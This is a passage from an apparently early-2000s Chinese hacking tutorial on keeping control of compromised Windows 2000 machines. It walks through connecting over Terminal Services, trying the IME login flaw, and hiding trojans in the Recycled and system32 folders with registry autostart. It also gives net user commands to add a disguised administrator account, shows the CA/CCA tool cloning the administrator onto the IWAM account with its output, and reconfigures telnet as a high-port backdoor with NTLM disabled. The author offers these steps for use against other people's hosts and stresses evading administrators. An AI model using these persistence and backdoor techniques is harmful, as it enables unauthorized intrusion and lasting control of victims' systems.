


图9

LOOK 注意 还有一点值得注意的，就是对方在这种方式下安装完成Terminal Service后，会在对方

的C盘根目录下多一个sql文件，如果管理员细心的话，很容易就被发现了。如果大家的系统是server以上版本，可以自己实验看看。

重新启动后，打开Termianl Service客户端（如图10所示）：开始→程序→管理工具→终端服务客户端→终端服务客户端（这个客户端程序是Windows2000server以上版本才有的，如果使用Windows2000 pro的话，可以到Windows2000server的光盘中去找，里面有安装终端服务端的安装程序，也可以上网去找酷虎的3389端口攻击器）。




图10

填上对方的IP地址，然后点连接，过一会就会打开一个窗口（如图11所示），连接成功，界面和Windows2000的操作界面完全一样。所以就不用我说怎么用了吧！

LOOK 注意　顺便说一句，前几天，我居然使用输入法漏洞入侵了一台主机，呵呵，没想到都这年代了，居然还有主机有输入法漏洞，不过对方好象是个人上网，一般个人上网的机器不爱打补丁，而且现在装个Windows2000server也算不上什么，所以连上对方的3389后，先测试一下输入法漏洞也是个不错的选择哦！




图11

3、扩大战果

说明白点，就是给对方安个后门，以保留我们的战果。这里为大家介绍几种常用的方法：

i.安置木马的位置选择

安置木马是个不错的选择（由于本文内容是主要讲解Windows2000的自带工具，所以对木马的安置就不多说了，这里只讲几个常常用来放置木马的地方）。

位置一：

C:\recycled （D:\recycled、E:\recycled等也可以）

这可是Windows2000特有的啊！这个文件夹是受系统保护的，而且还是隐藏的，要想看到它的话，可以这样做：打开“我的电脑”→“工具”→“文件夹选项”→“查看”→去掉“隐藏受保护的操作系统文件（推荐）”前的勾，并选中“显示所有文件和文件夹”，这时候就可以看到了，如图12所示。




图12

很多杀毒软件都不对这个文件夹进行查毒杀毒，所以这里很安全。

LOOK 注意　有的系统中，该文件夹的文件名并不是recycled，而是recycler，不知道是为什么，很奇怪，所以大家要注意一下。

另外，还可以配合注册表来使用，只要把木马的启动位置写到注册表的启动项里，即使杀毒软件杀掉了木马，但是只要没有删除木马的server端，每次机器重新启动的时候还是会启动木马的。

位置二：

C:\WINNT\system32

在对方没有杀毒软件的情况下，这个位置是个不错的选择，其主要原因就是这里文件太多了，上千个文件啊，如果我们把木马改名，对方管理员如果想找到的话，呵呵，找到胡子白了也难啊！

类似地，还可以把木马种在一个比较深的文件夹里，这样也很难发现。

这两个位置我想足以满足绝大部分人的要求了，大家可以试试看。

ii. 建立后门帐号

很通俗的一个方法了，但是对那些懒惰的管理员来说，这还是一个相当好用的方法，因为现在的管理员实在是……哎，就不说了。

```
net user python ghost /add
net localgroup administrator python /add
```

LOOK 注意　解释：添加密码为ghost的管理员帐号python

大家在建立帐号时，有时候也不要太个性化，尽量建立一个与系统中已有帐号相似的帐号，这样被发现的可能性也会相对减小一点。

iii. 克隆帐号

本来这部分是不应该放在这里讲的，因为克隆帐号用到的工具并不是系统自带的工具，而是小榕的一个工具，但是对于Windows2000的入侵，这个玩意是太有用了，所以我也不管那么多了，就暂时放下主题不管，把这个工具介绍给大家吧。

阿呆旁白：Python果然不太机械啊，鼓掌。

工具名：CA

下载回来的ca有两个exe文件：ca和cca，ca就是用来克隆administrator的工具了，而cca是用来检查克隆的结果的。

LOOK 注意 使用方法：ca \\ip admin password IWAM_COMPUTERNAME hackerpassword

解释一下：

ca：就是指这个程序了。

\\ip：是对方的IP地址，这里要使用UNC路径。

admin：这是指有管理员权限的任何一个管理员帐号，当然，前提是你得到了该帐号的密码。

password：是admin的密码。

IWAM_COMPUTERNAME：是指一个主机内置的用户。这里，如果你的机器名为PYTHON，那么这个用户名则为IWAM_PYTHON，类似的内置帐号还有：IUSR_COMPUTERNAME、TsInternetUser、VUSR_COMPUTERNAME、Guest。其中，IUSR_COMPUTERNAME为系统内置帐号；IWAM_COMPUTER则为IIS内置的帐号；VUSR_COMPUTERNAME为Visual Studio的帐号；TsInternetUser为终端服务的内置帐号；全都属于Guest组的。

LOOK 注意 大家要注意，如果相关的服务或程序没有安装或是没有启动的话，帐号也是没有。大家可以使用这些帐号来克隆管理员，但最好不要用Guest，因为这非常容易被发现的。

这里，我克隆了IWAM_COMPUTERNAME这个用户，并设置了密码为python，如图13所示。

```
D:\>ca \\2[redacted]48 administrator [redacted] IWAM_[redacted] python
Shadow Administrator, by netXeyes 2002/04/28
Written by netXeyes 2002, dansnow@21cn.com

Connect 2[redacted]8 ....OK
Get SID of IWAM[redacted] ....OK
Prepairing ....OK
Processing ....OK
Clean Up ....OK

D:\>_
```

图13

根据返回信息可以看到，一切都OK了，这就是克隆成功了。

阿瓜：你这和提升管理员不是一样嘛！

python：当然不一样了，不信咱们看看。

接下来，我们来看看这个帐号的信息。

使用net user IWAM_COMPUTERNAME命令来查看这个用户的信息，我们可以看到，查看的信息中（如图14所示），这个用户还是属于Guest组的，其实这个帐号早就被我们提升成为管理员权限了，为了确定提升是否成功，用cca来检测一下这个帐号，格式为：cca　帐号密码（如图15所示），确定一切都OK了，这就说明这个帐号确实提升成功了，可以放心使用了。

```
C:\>net user IWAM_[redacted]
用户名                 IWAM_[redacted]
全名                   启动 IIS 进程帐号
注释                   启动进程之外的应用程序的 Internet 信息服务的内置帐号
用户的注释             启动进程之外的应用程序的 Internet 信息服务的内置帐号
国家(地区)代码         000 (系统默认值)
帐户启用               Yes
帐户到期               永不

上次设置密码           2003/1/14 下午 08:18
密码到期               永不
密码可更改             2003/1/14 下午 08:18
需要密码               Yes
用户可以更改密码       No

允许的工作站           All
登录脚本
用户配置文件
主目录
上次登录               2003/1/14 下午 08:18

可允许的登录小时数     All

本地组会员             *Guests
全局组成员             *None
命令成功完成。
```

图14

```
D:\>cca \\2[redacted]18 IWAM_[redacted] python

Check Clone Account, by netXeyes 2002/04/29
Written by netXeyes 2002, dansnow@21cn.com

Connect 2[redacted]8 ....OK
Prepairing ....OK
Processing ....OK
Checking ....

Check Result:

[IWAM_[redacted]] AS SAME AS [Administrator]

Clean Up ....OK

D:\>
```

图15

iiii.其它后门

如果大家是直接得到了管理员的帐号和密码，而不是通过普通用户进行提升的话，那么就可以不必再建立管理员帐号了，这样相对就安全许多了。

但是，后门总得留一个吧。

首先，Terminal Service服务本身就是一个大后门了，如果对方不关闭该服务的话，那么就随时欢迎您的光临了。

另外，我们可以打开对方的telnet。不过这个服务比较显眼，而且登录过程比较麻烦，因为默认有ntlm验证。但是我们可以在对方机器上运行tlntadmn来修改一些配置，如图16所示。

```
C:\>tlntadmn


Microsoft (R) Windows 2000 (TM) (内部版本号 2195)
Telnet Server Admin (Build 5.00.99201.1)

请在下列选项中选择一个:


0) 退出这个应用程序
1) 列出当前用户
2) 结束一个用户的会话 ...
3) 显示 / 更改注册表设置 ...
4) 开始服务
5) 停止服务

请键入一个选项的号码 [0 - 5] 以选择该选项: _
```

图16

首先是修改端口，根据tlntadmn的提示一步一步修改就可以了。

建议把端口修改成高位端口，越高越好，比如：65530（端口号范围是：1－65535）。这样在其他人（或是管理员自己）扫描主机的时候很难扫描到（因为一般为了速度快都只扫描1－1024，就算扫得多的话，也很少有扫描到65530端口这么高的端口的。），这样就避免了你的成果被别人抢走。

然后就要修改ntlm验证了，这玩意太麻烦了。

根据提示依次输入3和7来到如下的界面，如图17所示。




图17

看到了吗？这里可以修改ntlm的值，在这里，把它修改成值“0”就可以了。然后再telnet ip试试看，只需要用户名和密码，而不是原来的ntlm验证了。这里之所以改成需要用户名和密码的登录形式，主要是为了大家能保留自己的战果不被别人轻易地夺走。

随便提一下FTP服务，其实如果多加利用的话，利用FTP也可以做不少坏事的，不过要给自己设置足够的权限才可以，而且，FTP目录设置得要隐秘一些。

不过，我并不推荐大家使用，因为再怎么隐秘，还是非常容易被发现，或是被其他人利用。

